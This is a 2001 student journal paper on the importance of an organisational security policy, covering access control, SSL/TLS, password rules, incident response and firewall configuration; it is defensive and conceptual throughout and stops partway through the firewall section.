South African Journal of Information Management
[DoE accredited]

Student Work Vol.3(2) September 2001

Importance of a security policy

M. Loots
Postgraduate Diploma in Information Management, Rand Afrikaans University
mloots@gpmc.org.za

Contents

1. Introduction
2. Basics of security
3. Web security considerations and threats
4. Various types and levels of security
5. Information allowed on external Web services
6. Security resource
7. Mistakes people make that lead to security breaches
8. Tools for Web security
9. References

1. Introduction

A company's security policy is the central repository where intangibles such as corporate philosophy, mission statements, culture, attitude to risk and other difficult to define parameters can finally be crystallized into enforceable, measurable action statements, procedures and ways of working. The sophistication and scope of such a policy will be influenced by the size and nature of the organization itself, but the underlying need for a security policy is nevertheless irrefutable.

The scope and content of an effective security policy will vary greatly according to the nature of the organization, for which it is prepared. For the purpose of this discussion, a few, general principles, which will remain effective regardless of the size of the organization to which they apply, receive attention. Whatever the size of an organization, and whatever its current state of information security policy, there is always scope for a useful review of current policies and procedures. Just as security itself is not a product but a process, so it is necessary to constantly ensure that an organization's security policy continues to meet the changing and evolving needs of the underlying business.

1.1. Creating a security policy

In today's distributed, client-server environment, corporate data are stored on server platforms, where they are expected to be available at any given time and secure at all times. The degree to which these mutually antagonistic goals are achieved is often a measure of the success and viability of the enterprise. This section outlines a general security policy that applies to access, management, and hosting within the network environment. A policy

has to address areas of security such as the following:

- Physical and location security
- Creating a security policy document
- Reacting to a security exposure.

The security policy must include guidelines and standards that attempt to eliminate the common kinds of attacks that threaten most companies. The policy attempts to derive and define a workable solution that provides an acceptable level of security. A thorough security policy should always specify the following:

- What is acceptable Web conduct and what is not acceptable
- Who has access to the site and who authorizes the access
- Who is responsible for security upgrades, backups and maintenance
- What kinds of material is allowed on Web server pages
- What needs to be protected on the site and from what and whom
- How software and pages are tested and evaluated before being installed in production
- How complaints and requests about the server and page content will be handled
- How security incidents will be responded to and addressed
- Who is authorized to speak for the organization to members of the press, law enforcement, and other entities in the event of questions or an incident
- Who should be contacted in case of an emergency.

The aim is always to continue to move the company's security policy one step closer to its objective, but this is not so easy as the objective itself is a moving target as technology improves and the increased sophistication of potential security threats continue to expand.

1.2. Best practices for secure Web development

Ultimately, security is not about technology but about managing risk. Security is present in Internet projects precisely because it is needed to mitigate some risks. Every business or organization has some assets to protect and, in the Internet world, the concern lies with the information assets. This means that not all assets are physical. Examples of such non-physical information assets are:

- Integrity of the site content
- Site availability
- Data privacy
- Trust.

Once the assets are identified, the risks have to be identified and then effective security measures have to be put in place.

1.3. Requirements gathering

The security would come into place for the following aspects:

- Identifying the assets
- Use cases - how the application will be used is essential for understanding the security implications
- Identifying the users, their roles and rights - this implies the designing of authentication and authorization schemes
- Legal and business issues: support for non-repudiation; an audit trail; or digital signatures? (If so, what is their legal status in the countries/states/provinces where the

customers are?)

1.4. Architecture

As with any other item on a requirements list, the first place to address the security would be at the architectural level. Most of the professionals who have been in the software industry for a couple of years have seen what happened with projects that had poor or missing architecture. This leads to scrambling teams, trying to patch the system so it provides the desired functionality or performance, unscalable applications, lost money and time.

In a parallel with the items under the requirements section, the security architecture will focus on protective measures around the assets such as essential permissions, logins and encryption.

1.5. What to use

The security of the entire application is dependent on all constituent parts. It is not enough for only the operating system and the Web server to be secure. It is vital that all exposed services must be secure. What this boils down to is that if one integrates another product into the Web application, such as streaming media or a chat server or any piece someone could connect to, directly or indirectly, the risk that these new pieces add need to be understood.

Mention is made of the streaming or chat servers because they are becoming more common these days. If these servers can be compromised (e.g. via a classic buffer overflow attack), then the entire application can be as well.

When taking performance into account, it is not a good idea if the streaming server is hosted on the same machine as the main Web server. But even if the machines are different but located on the same network segment, a sniffer installed on the compromized server can gather data from the other, non-compromized machines.

The same principle applies for the main server. It is preferable to use a server that had security problems in the past, which has been fixed, and to use an unknown product that has no reported vulnerabilities. No news does not necessarily mean good news - it can simply indicate that no one bothered to really test the server or, if someone did, it has not been made public. If enough time is available, the product's resilience to malicious attacks can be tested.

1.6. Incoming data

Trusting incoming data is always problematic. A good strategy is to only rely on what you control and, even then, one must be very careful. The organization cannot control what comes from the client's browser (even if one thinks that it comes 'back'). Therefore, the organization must validate everything. In the real world, this level of distrust has various degrees. For instance, it will probably be higher for an Internet site compared to an intranet. Or it will be higher when the stakes are higher, such as with e-commerce sites.

1.7. User assistance

The strength of a chain is as good as its weakest link, and in practice, the human user is often the weakest. This cannot completely be fixed with code, but code can help the user make better decisions. Perhaps the most typical example is when the user is asked to choose

a password. Putting meaningless limits to the password is not recommended but using password strength validations is recommended.

This isn't the only possible application of this recommendation. Users should be helped to understand the various settings or decisions they are prompted for and understand which have security implications. A message such as 'Do you want to allow this ActiveX object to run?' would not tell much to someone having no idea what ActiveX could be. By providing an explanation about the risks ('selecting yes may allow malicious actions to take place') and by pre-selecting safe (not necessarily convenient!) default values, one can go a long way in preventing problems.

1.8. Code reviews

There is no better tool when searching for security holes than a code and architecture review done by trained eyes. For serious applications, code reviews are essential and a good opportunity to add the security review.

1.9. Privacy

The most important issue from an application development standpoint is the collection and handling of private data. The advent of stricter privacy laws makes it an early requirement to identify how customer data will be stored and used on the application side.

1.10. Updating

Security takes place in a changing world and keeping abreast of the developments is a must. New ways to exploit Web applications could be found by subscribing to vendor bulletins and mailing lists. One must always keep in mind that there are people constantly trying to enter where they are not allowed and to take what does not belong to them. Therefore the security must always be one step ahead of them.

1.11. Documenting

Security is a process, not a product. A process includes the ability of being repeatable. Correct repeatability is only possible if the steps were documented. Included in the document should be anything that is necessary in order to maintain the same level of security if the system is changed, updated or rebuilt. For an Internet-based application, this means documenting the server and application settings, resource permissions, what the sensitive resources are and, quite importantly, how to do things the appropriate way (Seinfried 2001).

top

2. Basics of security

Security is a wide-reaching topic, which can get extremely complex. When thinking about Web site security, one needs to be concerned with several discrete areas, as well as a few basic concepts. Each has a set of technologies and techniques of its own, which is discussed below (Moran 1998).

2.1. Access control

The first and most fundamental area in securing a site is access control, which allows a person to determine who has, and who shouldn't have, access to a particular site, or to

specific areas on a site. If membership of some sort is required for the site, with content restricted to these members, it is important to understand each method of access control before selecting a specific method.

The various methods of access control are explained in more detail below:

- **Anonymous** - Allows anyone to view the content on your site. Anonymous, basic, and new technology local area network management (NTLM) can all be set through the same Internet information system (IIS) dialogue box using the Microsoft management console (MMC).
- **Basic** - Requires a user identification (ID) and password. Not very secure, since it is sent over the wire either as clear text or base64-encoded. Basic is still very appropriate for some applications and probably the most widely used authentication method.
- **Digest authentication** - Conceptually similar to basic; however, the password is not sent over the network. Instead, a hashed version of the password is used. This is not officially supported in IIS 4.0. However, since it is a proposed part of Hypertext transfer protocol (HTTP), one would most likely come across it. This may end up being a good method to use in the future, since it will likely be supported by multiple browsers and will get around some of the major problems of basic authentication.
- **NTLM** - Also known as new technology challenge/response. The most secure of the three basic authentication methods supported by IIS. However, Internet Explorer clients must be used to support NTLM.
- **Transmission control protocol/Internet protocol (TCP/IP) addresses** - Allows restricted access based on a user's IP address or domain. Access can thus programmatically be restricted according to a domain as well, but that is a much more complex option and will not be addressed in this article.
- **New technology file system (NTFS) security** - Allows the responsible person to specify permissions at the file level, based on user or new technology group.
- **Site server membership** - Part of the site server product, which sits on top of Network Technical Support (NTS) and IIS. This is used when a person needs NT authentication, but want higher scalability or are on the World-Wide Web, where the end-users may not participate in an NT domain model. Ideal for a large subscription service.
- **Content rating** - Really a self-selecting type of access control that one most probably has no control over. Users must configure a response to this in their browsers.

In summary, the server takes a request, goes through a series of checks, and then denies or grants access based on the results. To obtain access, the user has to go through the entire chain of verification. If verification fails at any point along the way, access is immediately denied.

2.2. Auditing

This ability is important to determine who has done what on your Web site, which files or pages have been accessed, and what may have been compromised or tested. For example, if a person wants to know who exactly is accessing a certain file, a logging can be set up that will record any access, whether failed or successful.

Some logging examples are listed below:

- **NT event logs** - The basic Windows NT logs. It enables one to log system events, such as access violations, low disk space, and so on. The event viewer in the administrative tools can be checked out for more information on this function. It is

important to keep in mind not to audit everything, as this will cause the event log to become unmanageable.
- **IIS logs** - These are more comprehensive than the Windows NT Event log. With this one can determine who is accessing your site and specifically what content they looked at.
- **Custom logs** - A component object model interface allows one to create your own custom logging object and user interface (UI).

2.3. Authentication

Authentication is necessary to prove the identity of the user. For example, when creating a private financial transaction, such as a bank-balance transfer, the channel must be secure and one should also ensure that whomever executed the transaction was the true owner.

2.4. Cryptography

Cryptography is an ancient mathematical science that was originally used for military communications and designed to conceal the contents of a message should it fall into the hands of the enemy. Recent developments in cryptography have added additional uses, including mechanisms for authenticating users on a network, ensuring the integrity of transmitted information and preventing users from repudiating (i.e. rejecting ownership of) their transmitted messages.

In today's world of electronic commerce on the Internet, the need for secure communications is obviously crucial. Cryptographic technologies provide enterprises with the best mechanisms of protecting their information, without putting the business at risk by exposing it on the Net.

2.5. Encryption

Encryption is the name given to the process of applying an algorithm to a message, which scrambles the data in it, thereby making it very difficult and time consuming, if not practically impossible, to deduce the original, given only the encoded data. Inputs to the algorithm typically involve additional secret data called keys, which prevent the message from being decoded, even if the algorithm is publicly known (Moran 1998).

top

3. Web security considerations and threats

Virtually all businesses, most government agencies and many individuals now have Web sites. The number of individuals and companies with Internet access is expanding rapidly and all of these have graphical Web browsers. As a result, businesses are enthusiastic about setting up facilities on the Web for electronic commerce. But the reality is that the Internet and the Web are extremely vulnerable to compromises of various sorts. As businesses wake up to this reality, the demand for secure Web services grows. It is nevertheless important to look at the constraints and threats that Web sites are often faced with. The considerations and threats are described in more detail below (Stallings n.d.).

3.1. Considerations

The World-Wide Web is fundamentally a client/server application running over the Internet and intranets. The Web presents new challenges not generally appreciated in the context of computer and network security:

- The Internet works two ways. Unlike traditional publishing environments, the Web is vulnerable to attacks on the Web servers over the Internet.
- The Web has increasingly become as a highly visible outlet for corporate and product information and as the platform for business transactions. Reputations can be damaged and money can be lost if the Web servers are subverted.
- Although Web browsers are very easy to use, Web servers are relatively easy to configure and manage and Web content is increasingly easy to develop, the underlying software is extraordinarily complex. This complex software may hide many potential security flaws. The short history of the Web is filled with examples of new and upgraded systems, properly installed, that are vulnerable to a variety of security attacks.
- A Web server can be exploited as a launching pad into the corporation's or agency's entire computer complex. Once the Web server is subverted, an attacker may be able to gain access to data and systems not part of the Web itself but connected to the server at the local site.
- Casual and untrained (in security matters) users are common clients for Web-based services. Such users are not necessarily aware of the security risks that exist and do not have the tools or knowledge to take effective countermeasures.

3.2. Threats

Table 1 below summarizes the types of security threats faced with when using the Web. One way to group these threats is in terms of passive and active attacks. Passive attacks include eavesdropping on network traffic between browser and server and gaining access to information on a Web site that is supposed to be restricted. Active attacks include impersonating another user, altering messages in transit between client and server, and altering information on a Web site.

Another way to classify Web security threats is in terms of the location of the threat: Web server, Web browser, and network traffic between browser and server.

Table 1 Comparing threats

	Threats	**Consequences**
Integrity	Modification of user data. Trojan horse browser. Modification of memory. Modification of message traffic in transit.	Loss of information. Compromise of machine. Vulnerability to all other threats.
Confidentiality	Eavesdropping on the Net. Theft of info from server. Theft of data from client. Info about network configuration. Info about which client talks to server.	Loss of information. Loss of privacy.

Denial of Service	Killing of user threads. Flooding machine with bogus threats. Filling up disk or memory. Isolating machine by DNS attacks.	Disruptive. Annoying. Prevent user from getting work done.
Authentication	Impersonation of legitimate users. Data forgery.	Misrepresentation of user. Belief that false information is valid.

3.3. Web traffic security approaches

A number of approaches to providing Web security are possible. The various approaches that have been considered are similar in the services they provide and, to some extent, in the mechanisms that they use, but they differ with respect to their scope of applicability and their relative location within the TCP/IP protocol stack.

One way to provide Web security is to use Internet protocol security (IPSec). The advantage of using IPSec is that it is transparent to end-users and applications and provides a general-purpose solution. Furthermore, IPSec includes a filtering capability so that only selected traffic need incur the overhead of IPSec processing.


Another relatively general-purpose solution is to implement security just above TCP. The foremost example of this approach is the secure sockets layer (SSL) and the follow-on Internet standard of SSL known as transport layer security (TLS). At this level, there are two implementation choices. For full generality, SSL (or TLS) could be provided as part of the underlying protocol suite and therefore be transparent to applications. Alternatively, SSL can be embedded in specific packages. For example, Netscape and Microsoft Explorer browsers that come equipped with SSL, and most Web servers have implemented this protocol.

Application-specific security services are embedded within the particular application. The advantage of this approach is that the service can be tailored to the specific needs of a given application. In the context of Web security, an important example of this approach is secure electronic transaction (SET). SET is used very effectively by electronic commerce sites.

3.4. SSL and TLS

SSL (and TLS) was originated by Netscape. Version 3 of the protocol was designed with public review and input from industries and was published as an Internet draft document. Subsequently, when a consensus was reached to submit the protocol for Internet standardization, the TLS working group was formed within Internet Engineering Task Force (IETF) to develop a common standard, which is now accepted broadly.

Figure 1 SSL architecture



A description of the SSL architecture
SSL is designed to make use of TCP to provide a reliable end-to-end secure service. SSL is not a single protocol but rather two layers of protocols, as illustrated in **Figure 1**.

The SSL record protocol provides basic security services to various higher-layer protocols. In particular, the HTTP, which provides the transfer service for Web client/server interaction, can operate on top of SSL. Three higher-layer protocols are defined as part of SSL: the handshake protocol, the change cipher spec protocol, and the alert protocol. These SSL-specific protocols are used in the management of SSL exchanges and are examined below.

Two important SSL concepts to take note of are the SSL session and the SSL connection, which are defined in the specification as follows:

- **Connection:** A connection is a transport that provides a suitable type of service. For SSL, such connections are peer-to-peer relationships. The connections are transient. Every connection is associated with one session.
- **Session:** An SSL session is an association between a client and a server. Sessions are created by the handshake protocol. Sessions define a set of cryptographic security parameters, which can be shared among multiple connections. Sessions are used to avoid the expensive negotiation of new security parameters for each connection.

Between any pair of parties (applications such as HTTP on client and server), there may be multiple secure connections. In theory, there may also be multiple simultaneous sessions between parties, but this feature is not used in practice.

Actually , there are a number of states associated with each session. Once a session is established, there is a current operating state for both read and write (i.e., receive and send). In addition, during the handshake protocol, pending read and write states are created. Upon successful conclusion of the handshake protocol, the pending states become the current states.

SSL record protocol

The SSL record protocol provides two services for SSL connections:

- **Confidentiality:** The handshake protocol defines a shared secret key that is used for conventional encryption of SSL payloads.
- **Message integrity:** The handshake protocol also defines a shared secret key that is

used to form a message authentication code (MAC).

The record protocol takes an application message to be transmitted, fragments the data into manageable blocks, optionally compresses the data, applies a MAC, encrypts, adds a header, and transmits the resulting unit in a TCP segment. Received data are decrypted, verified, decompressed, reassembled and then delivered to higher-level users.

The first step is **fragmentation**. Each upper-layer message is fragmented into blocks of 214 bytes (16384 bytes) or less. In the next step, **compression** is optionally applied. Compression must be loss-less and may not increase the content length by more than 1024 bytes. (Obviously the hope is there that the compression will shrink the data, rather than expand the data. However, for very short blocks, it is possible, because of formatting conventions, that the compression algorithm will actually provide output that is longer than the input.) In secure socket layer version 3 (SLLv3) as well as the current version of TLS, no compression algorithm is specified, so the default compression algorithm is null.

The next step in processing is to compute a **message authentication code** over the compressed data. For this purpose, a shared secret key is used. The calculation is defined as follows:

Hash(MAC_write_secret || pad_2 || hash(MAC_write_secret || pad_1|| seq_num ||SSL Compressed.type || SSLCompressed.length || SSLCompressed.fragment)).

Table 2 How to understand the message authentication code

||	=	Concatenation
MAC_write_secret	=	Shared secret key
Hash	=	Cryptographic hash algorithm; either MD5 or SHA-1
Pad_1	=	The byte 0x36 (0011 0110) repeated 48 times (384 bits) for MD5 and 40 times (320 bits) for SHA-1
Pad_2	=	The byte 0x5C (0101 1100) repeated 48 times for MD5 and 40 times for SHA-1
Seq_num	=	The sequence number for this message
SSLCompressed.type	=	The higher-level protocol used to process this fragment
SSLCompressed.length	=	The length of the compressed fragment
SSLCompressed.fragment	=	The compressed fragment (if compression is not used, the plaintext fragment)

top

4. Various security types and levels

Maintaining a secure site is crucial. One must put the proper security policies, procedures and technologies in place to protect your organization from inadvertent or intentional damage or loss of data.

Perhaps the organization is not attractive to hackers and other intruders and thus does not require much in the way of security. This may or may not be true but a recent survey of over

560 companies by the Computer Security Institute (CSI) and the Federal Bureau of Investigation's International Computer Crime Squad in San Francisco revealed the following information:

- Of the respondents, 75% reported that they had financial losses due to security breaches ranging from financial fraud, theft of proprietary information, sabotage on the computer, viruses and laptop theft on the low end.
- The total estimated losses were a staggering $100119555.

This indicates that the probability of mischief is so high that no one can afford not to invest in proper Web site security.

Firstly, it must be decided what should be protected, in other words, what needs to be secured. For example, a firewall consists of a number of components and systems between two networks and it is generally implemented to limit access to information from users inside and outside the enterprise. Before a firewall necessarily means anything practical to the planners, it is important to define *information*:

- Which information should be limited to internal users?
- Is there any information outside the organization that should not be accessed by users inside?
- Is there information that is used by one group but not required by others?
- Should all information be limited, based on need to know?

Essentially security policies should be defined for the organization. Only then is it possible to develop the proper testing and auditing facilities that can keep the network secure.

The two extremes of enterprise security are the following:

- **Information that is not allowed should not be accessed.** This leaves it to the IT group to determine who gets to access what information. This is a restrictive arrangement, but a controllable one, so 'tight' that it usually discovers security holes or issues with products that require additional effort.
- **Information that is not disallowed can be accessed.** This leaves users primarily responsible for what information they access or are allowed to access. Users prefer this arrangement, but it can be troublesome from a security standpoint as it makes it almost impossible to control data security.

4.1. Physical security

Physical security means the steps taken to protect the actual machines used to store and process sensitive and/or valuable data. Protecting against accidental or deliberate access (including changes to the way the computer is set up) should not prevent users from doing their work nor should it erect unrealistic or inconvenient barriers to user resources.

4.2. Standard security

For standard security, the computer system must be protected, as any valuable equipment would be. Generally, this involves housing the computer in a building that is locked and out-of-bounds to unauthorized users.

4.3. Backups

Regular backups protect data from all sorts of hazards such as hardware failures, honest

mistakes, viruses, and malicious mischief. Because files must be *read* to be backed up, and *written* to be restored, backup privileges should be limited to administrators and backup operators, in other words, the people who can be trusted with read and write access to all files.

4.4. Auditing

Often one does not know about a breach of security until one stumbles across it, usually by auditing the network. Effective auditing can also uncover actions that pose a security risk and identify the user accounts from which the actions were taken. Establishing an audit policy requires that one balances the auditing cost (in disk space and central processing unit cycles) against its advantages. System setup and capacity may dictate how many functions one can audit realistically. At the very least one should make a point of auditing, failed log-on attempts, attempts to access sensitive data and changes to security settings.

4.5. High-level security

Depending on the level of security required, an organization can implement additional security measures to create a high-security environment. Firstly it should be identified which computers, if any, contain sensitive data at high risk for theft or intentional violation and disruption. Security for these machines, or their subnet, can be augmented with more stringent security features than those used for the rest of network. One could begin by examining the network's physical links.

4.6. Network level security

When a computer is put on a network, a new access route is added to the computer that should be secured against some level of intrusion, for example from casual to intentional intrusion. User validation and protections on files and other objects are sufficient for standard-level security, but high-level security demands that the physical network is secured.

The main risk is unauthorized network taps. If the network is set up completely within a secure building (a rarity), the risk of unauthorized taps is minimized or eliminated. If the network is not completely within direct physical control, the level of realistic protection must be decided and instituted, beginning with physical security. If, for instance, cabling passes through unsecured areas, optical fiber links should be considered rather than twisted pair, as it is much harder to tap a fiber and siphon off data.

A second, and more common, risk these days is Internet access. The security issue here cuts both ways because this type of connection provides access to and from the Internet community. In essence, this means that just about everyone in the world with access to a computer can access the organization's system. To get in, however, the person has to come through the outside network. This indicates how important all round security is and with Internet access the security of the entire network must be ensured (Moran 1998).

Another threat is the damage that can be caused as a result of a security breach. This generally leads to the following problems:

- Loss of service
- Loss of information
- Loss of control.

Loss of service generally happens either by accident or through hostile intent and is usually

caused by overloading the server with requests. Unfortunately it is very hard to protect a public Web server against this kind of 'denial of service' attack; a Web server's function is to respond to requests from browsers and it is almost impossible to distinguish between a busy day and an attack. No vulnerability is being exploited except the finite capacity of any system, so no amount of preventative work can help. The best solution is to ensure that your system still has spare capacity when 'normally' loaded and hope you can handle requests faster than your attacker can generate them. An attack at this level will be highly unpopular with the originating network, as well as your own, so should be stopped at source before too long. Loss, or leakage of information is, in one sense, a rather paradoxical concern on the Web.

The Web was, after all, designed as a publishing medium for public content. As a result there are few effective controls on who can read your content from the server. This entails passwords and restriction by source address, which can both be defeated by a determined thief. One should always be aware of not using the same password on a Web site as on other, more secure, systems. Before putting truly secret information on a public Web site, the first consideration should be whether it is really appropriate and, if so, it should be protected with an off-line encryption method.

There is, however, a serious concern that a Web server may give away information about the system it runs on such as usernames, configurations or password files. These could be useful to a hostile person planning an attack on the machine. Such leaks are usually caused by bad design, either in the server program or, more usually, in its configuration. Certain scripts allow readers to fetch any file from the server. These are a long-standing favourite with the hacker community, still being actively and successfully exploited. Any program to be installed on a server should be checked very carefully by someone other than the author. Writing safe scripts is hard and even commercial examples have been known to have problems.

The most serious consequence of a security incident is loss of control. Once an intruder has gained the ability to run commands on the server, it is usually impossible to determine what changes have been made. In particular most intruders take the precaution of installing another method for gaining access to the system, so that even fixing the original problem does not prevent them coming back. In this situation the owner can no longer to be sure what the machine contains or what it may be doing. At any time the Web pages may be replaced or the server launch an attack on a corporate target, for example. With meticulous preparation before the event it may be possible to repair a compromised server but more often the whole system needs to be re-installed. Either option will involve a lengthy period of down time, considerable inconvenience and possibly lost work for publishers, readers and administrators.

Such incidents can only be prevented by careful design, maintenance and use of the system. Users too should be involved, especially if they can log in to the server from remote locations to maintain their pages. 'Borrowing' the account of a legitimate user is one of the easiest ways to gain access to any computer. Some sites have decided that maintenance and publishing should be separated. The public machine then becomes a secure 'read-only' site, which can be tightly secured. Pages and scripts are developed on another server, which is not exposed to the Internet, and copied to the public site under strict control. This design can also isolate internal readers from the consequences of an external denial of service attack, though it does not protect against hostile or careless users within the organization.

top

5. Classes of information allowed on external Web services

For handling information and connections in the de-militarised zone (DMZ), in particular, the account requires:

- **Confidential information.** Only information classified as public can be posted on the Web server, this means no confidential or personal information.
- **Restrictions on posting or downloading copyrighted materials**. All users must comply with copyright and software licensing agreements. It is explicitly against the corporate information security policy to violate such agreements. Uploading or downloading copyright protected material is expressly prohibited. Displaying or posting copyrighted material on any extranet or Internet server is expressly prohibited.
- **Virus precautions.** All information downloaded from external Web services or posted to the Web server must be immediately scanned for viruses using the approved virus-scanning software. A procedure must be put into place on all Web servers to keep virus definition files current. No e-mail message can be passed from any Web server until it has gone through the virus checking procedure. Any e-mail found to contain a virus should immediately be removed from the system.
- **Terminating external session not actively in use.** Sessions not actively in use should be disconnected. A procedure to time-out all idle connections should be put into place. All Windows 9x and Windows NT users must use a screen saver password and should set the default activation to five minutes. Windows NT workstation users should use the operating system's ability to lock the workstation when not in use.

For sensitive systems other security measures could be put into place to protect the data. Some of the physical security measures could include:

- Installing protective covers and case locks on systems
- Using boot passwords and other built-in desktop security features
- Disabling and/or removing floppy drives, setting the complementary metal oxide semiconductor (CMOS) to boot only from the local hard drive
- Using Smartcards and Smartcard readers on high-security machines.

5.1. Password management

By setting strict controls for password creation and management, the security policy document eliminates ambiguity, imposes standards and educates users on the value of proper procedures. It also defines password requirements and procedures. Listed below are some password policy statements:

- Users must maintain the confidentiality of user accounts and passwords.
- Users must not use the same passwords for accessing external (Web) and internal (corporate) systems because user accounts and passwords are transmitted over external services, such as the Internet, in clear text and are easily intercepted. Strong passwords are required on the external DMZ.

Some guidelines for password use:

- Passwords must have at least seven characters and must contain at least one capital letter and one number.
- All passwords used by the built-in Windows NT accounts must be changed to conform to the password standard.
- All accounts must have passwords. Blank passwords are not permitted.
- Passwords must not be shared. Users should change passwords immediately if they are learned by anyone else.

- Passwords must be changed every thirty days. A history of the last six passwords is kept to force users to cycle no less than seven.
- Password must never be written down or sent in e-mail.

Restriction by username and password is not a problem-free solution. A password is only good if it was well selected. Users often use obvious passwords like their names, children's names, birthdays and so forth. These passwords can easily be guessed. World-Wide Web servers, unlike Unix login programmes, do not complain after repeated unsuccessful guesses. Determined hackers will stop a nothing and they can even employ a password-guessing program to break in by brute force. Organizations should also be alert to the possibility of remote users sharing their user names and passwords. It is more secure to use a combination of IP address restriction and password than to use one of the two alone.

Another problem is that the password is vulnerable to interception as it is transmitted from browser to server. It is not encrypted in any meaningful way so a hacker with the right hardware and software can pull it off the Internet as it passes through space. Unlike a login session in which the password is passed over the Internet just once, a browser sends the password each time it fetches a protected document. This makes it easier for a hacker to intercept the transmitted data as it flows across the Internet. This can fortunately be avoided by encrypting the data.

5.2. Unacceptable usage

Users have to know what they can and cannot do. A security policy, as was described in the beginning of this document, should state unacceptable activities and inform users that their activities will be monitored and that violations of policy may have repercussions. A financial institution's policy should characterize as unethical and unacceptable any activity which purposely:

- seeks to use Web services for private or personal business;
- seeks to gain unauthorized access to any resources within or outside of the financial institution;
- disrupts the intended use of the financial institution and/or the Web service;
- wastes resources (work time, line capacity, computer time) through such actions;
- destroys the integrity of or misuses any information assets;
- compromises the privacy of any other user or department;
- damages the system;
- compromises corporate proprietary material; and
- places material on any DMZ platform that is considered inappropriate, offensive, or disrespectful to others.

The policy must also state that the financial institution reserves the right to monitor any and/or all external Web service-related activity. Any users found in violation of this policy are subject to denial of access, and action that may culminate in termination of employment and/or criminal prosecution (Microsoft 2001).

5.3. Risks and reacting to a security exposure

No matter how tight the security is on an external DMZ, there is still a risk of exposure from an external or internal source. Should a violation of security policy occur, a plan should be in place so that it is possible to react quickly and in the correct *manner*.

According to Cormack (1999), there are basically three overlapping types of risks:

1. Bugs or mis-configuration problems in the Web server that allow unauthorized remote users to:

- steal confidential documents not intended for their eyes;
- execute commands on the server host machine, allowing them to modify the system;
- gain information about the Web server's host machine that will allow them to break into the system; and
- launch denial-of-service attacks, rendering the machine temporarily unusable.

2. Browser-side risks, including:

- active content that crashes the browser, damages the user's system, breaches the user's privacy, or merely creates an annoyance;
- the misuse of personal information knowingly or unknowingly provided by the end-user; and
- interception of network data sent from browser to server or vice versa via network eavesdropping.

3. Eavesdroppers can operate from any point on the pathway between

browser and server including the:

- network on the browser's side of the connection;
- network on the server's side of the connection (including intranets);
- end-user's ISP;
- server's ISP; and
- either ISPs' regional access provider.

It is important to realize that 'secure' browsers and servers are only designed to protect confidential information against network eavesdropping. Without system security on browser and server sides, confidential documents are vulnerable to interception.

It is always important that any suspicious activity or suspected security compromises to the Web be reported to the information department of the organization. The security team should then take appropriate action to determine the severity of the attack.

In particular, the security team should work to completely understand the seriousness of the attack and then the following actions should be taken:

- Verify the integrity of the system or systems and take appropriate action;
- shut down all compromised areas to curtail exposure;
- determine the type of attack and its origin;
- take appropriate action to restore systems to normal operation;
- complete necessary steps to eradicate the security hole on all servers to eliminate recurrences;
- categorize the type of attack and if necessary take action against the perpetrator(s) (including legal action);
- if the attack is serious enough, assign a company spokesperson to contact the media to avoid damaging publicity; and
- the actions taken by the security team will depend on the seriousness of the attack and depending on whether an 'insider' or an 'outsider' initiates it.

For insider violations the security team should take the following actions:

- For minor offences, issue a verbal warning;
- warn in writing and/or reassign or demote employees who repeatedly violate the security policy; and
- terminate or take legal action against employees who repeatedly violate security or who commit a serious offence.

For outsider attacks (for example, arising from Internet-based entities or applications) the Internet security team should take the following actions:

- Find out the identity of the offending application or individual;
- outline an action plan depending on the severity of the attack - if the attack warrants legal action, provide proper evidence handling;
- implement and follow change control and testing procedures to plug any security breach; and
- conduct a post-mortem study of the attack. This will help the team to improve the security policy, fully document how the incursion occurred, create detailed audit trails in the event of an attack, and finalize any required fixes to the DMZ.

top

6. Security resource

As the security team should now have an internal security policy to enforce, the next challenge is to stay current on all the latest security issues.

6.1. Securing firewall and router security

Connecting servers to the Internet is the prime interest of many networking configurations, and this trend no doubt will continue until virtually every network is in some way connected. For all that this increases communications and opens a world of resources to every desktop, it also creates serious security concerns. And these are well justified given the nature of the Internet today. The days of academic fellowship that shaped the Internet in the early years are long gone, replaced by a competitive environment in which companies showcase themselves and their products to the rest of the world, and hordes of otherwise innocuous people prowl the lines rattling doorknobs in search of an unlocked portal. Companies have reason to worry about their exposure to intrusion, and that reason intensifies each time a break-in is reported, which happens with depressing frequency.

This is the networked world we live in. In response to these challenges, organizations across the Web work tirelessly on security research, design, and enhancement. The good news is this allows companies to learn about the issues of the moment, it prepares them and enables them to provide fixes quickly. The bad news is that this imposes significant demands on security personnel in particular and company resources in general; needless to say it also has a cost implication.

As much security as is practical and possible must be provided 'up front,' essentially by securing the organization's DMZ (the area in which the servers are typically placed to provide the best security). It is the responsibility of the system administrator to create and maintain a secure and safe environment (Seinfried 2001).

6.2. Configuring firewall security

Firewalls are usually seen as a requirement if one is going to attach the network to other networks, especially if it will be linked to the Internet. Unfortunately the strengths offered

by firewalls are not always understood and utilized. This often results in poor product choice, deployment, configuration and management. Like any security technology, firewalls are only effective if they are implemented properly and there is a proper maintenance and response to security events. Firewalls are typically deployed as a perimeter defence, usually intersecting network links that connects the organizations network to other networks. Only if the firewall is properly deployed on all paths into the organization's network, can it control what enters and leaves the organization's network.

If attacks are launched from the inside, firewalls do not work so effectively as they are designed to fight off external attacks. However, the deployment on the network perimeter allows one to prevent certain kinds of data from entering the network, such as scans, probes and malicious attacks against services that are being run.

Typically, one can assume that no traffic needs to cross the firewall. This is the most secure configuration on a Web site. The next step will be to proceed to evaluate the user needs, which typically will have well defined parameters:

- Destination ports
- Source and destination IP addresses
- Protocol identification.

Based on the above requirements, one can decide to allow specified kinds of traffic to enter from outside. For example, an e-mail administrator asks that remote users be able to upload their e-mail while away from the office. If the organization decides to allow this type of traffic, they must know that it will have the following properties:

- Mail server IP address (fixed)
- Client IP address (variable)
